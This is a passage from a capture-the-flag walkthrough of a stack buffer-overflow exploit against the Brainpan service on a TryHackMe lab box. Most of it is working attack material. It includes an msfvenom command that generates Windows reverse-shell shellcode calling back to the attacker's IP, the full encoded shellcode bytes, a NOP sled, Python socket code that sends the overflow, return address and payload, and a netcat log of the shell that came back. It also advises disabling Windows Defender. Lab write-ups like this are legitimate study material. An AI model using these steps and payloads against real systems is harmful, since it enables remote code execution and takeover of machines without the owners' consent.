


Filling the Return Address

You should see the JMP ESP instruction in the top left window. Highlight it and press F2 to add a breakpoint. You should see a light-blue highlight.

Filling the Return Address

Now press play and send your exploit code. We should see the address we want in the EIP.



Shellcode

We can use msfvenom to create our shellcode. Be sure to disable defender on your Windows machine. Because we are on our last step, I've changed the IP to be my TryHackMe IP.

```
┌──(bryan㉿kali)-[~/Desktop/Brainpan]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.2.3.235 lport=2323 EXITFUNC=thread -f py  -b '\x00'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1745 bytes
buf =  b""
buf += b"\xbb\x37\x59\x24\xeb\xd9\xe5\xd9\x74\x24\xf4\x5e"
buf += b"\x29\xc9\xb1\x52\x31\x5e\x12\x03\x5e\x12\x83\xf1"
buf += b"\x5d\xc6\x1e\x01\xb5\x84\xe1\xf9\x46\xe9\x68\x1c"
```

Shellcode

Copy our shellcode as bytes into our python code.

```
buf =  b""
buf += b"\xbb\x37\x59\x24\xeb\xd9\xe5\xd9\x74\x24\xf4\x5e"
buf += b"\x29\xc9\xb1\x52\x31\x5e\x12\x03\x5e\x12\x83\xf1"
buf += b"\x5d\xc6\x1e\x01\xb5\x84\xe1\xf9\x46\xe9\x68\x1c"
buf += b"\x77\x29\x0e\x55\x28\x99\x44\x3b\xc5\x52\x08\xaf"
buf += b"\x5e\x16\x85\xc0\xd7\x9d\xf3\xef\xe8\x8e\xc0\x6e"
buf += b"\x6b\xcd\x14\x50\x52\x1e\x69\x91\x93\x43\x80\xc3"
buf += b"\x4c\x0f\x37\xf3\xf9\x45\x84\x78\xb1\x48\x8c\x9d"
buf += b"\x02\x6a\xbd\x30\x18\x35\x1d\xb3\xcd\x4d\x14\xab"
buf += b"\x12\x6b\xee\x40\xe0\x07\xf1\x80\x38\xe7\x5e\xed"
buf += b"\xf4\x1a\x9e\x2a\x32\xc5\xd5\x42\x40\x78\xee\x91"
buf += b"\x3a\xa6\x7b\x01\x9c\x2d\xdb\xed\x1c\xe1\xba\x66"
buf += b"\x12\x4e\xc8\x20\x37\x51\x1d\x5b\x43\xda\xa0\x8b"
buf += b"\xc5\x98\x86\x0f\x8d\x7b\xa6\x16\x6b\x2d\xd7\x48"
buf += b"\xd4\x92\x7d\x03\xf9\xc7\x0f\x4e\x96\x24\x22\x70"
buf += b"\x66\x23\x35\x03\x54\xec\xed\x8b\xd4\x65\x28\x4c"
buf += b"\x1a\x5c\x8c\xc2\xe5\x5f\xed\xcb\x21\x0b\xbd\x63"
```

Shellcode

We are also going to make a nop (No Operation instruction) sled. This will help ensure that our shellcode is run even with how random the stack can be.

```
nop = b'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90'

buf =  b""
buf += b"\xbb\x37\x59\x24\xeb\xd9\xe5\xd9\x74\x24\xf4\x5e"
buf += b"\x29\xc9\xb1\x52\x31\x5e\x12\x03\x5e\x12\x83\xf1"
buf += b"\x5d\xc6\x1e\x01\xb5\x84\xe1\xf9\x46\xe9\x68\x1c"
```

Shellcode

Be sure you send everything in the correct order. Also be sure to change hte IP to your TryHackMe victim's IP.

```
payload = overflow
payload_bytes = payload.encode()
payload_bytes = payload_bytes + rtn_addr + nop + buf


s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((ip,port))
```

```
ip = "10.10.24.248"
port = 9999

overflow = "A" *524
rtn_addr = b'\xf3\x12\x17\x31'

nop = b'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
```

Shellcode

You should get a reverse shell on the TryHackMe box. If it doesn't work, keep trying on your Windows machine.

```
┌──(bryan㉿kali)-[~]
└─$ nc -lvnp 2323
listening on [any] 2323 ...
connect to [10.2.3.235] from (UNKNOWN) [10.10.24.248] 40605
CMD Version 1.4.1

Z:\home\puck>
```

To continue the box, you'll need to change your msfvenom to a Linux payload.

Shellcode

Now run brainpan on your Windows machine (you can use Immunity if the shellcode doesn’t work, but you don’t have to if you’re confident) and set up a listener. When you send your exploit you should get a reverse shell.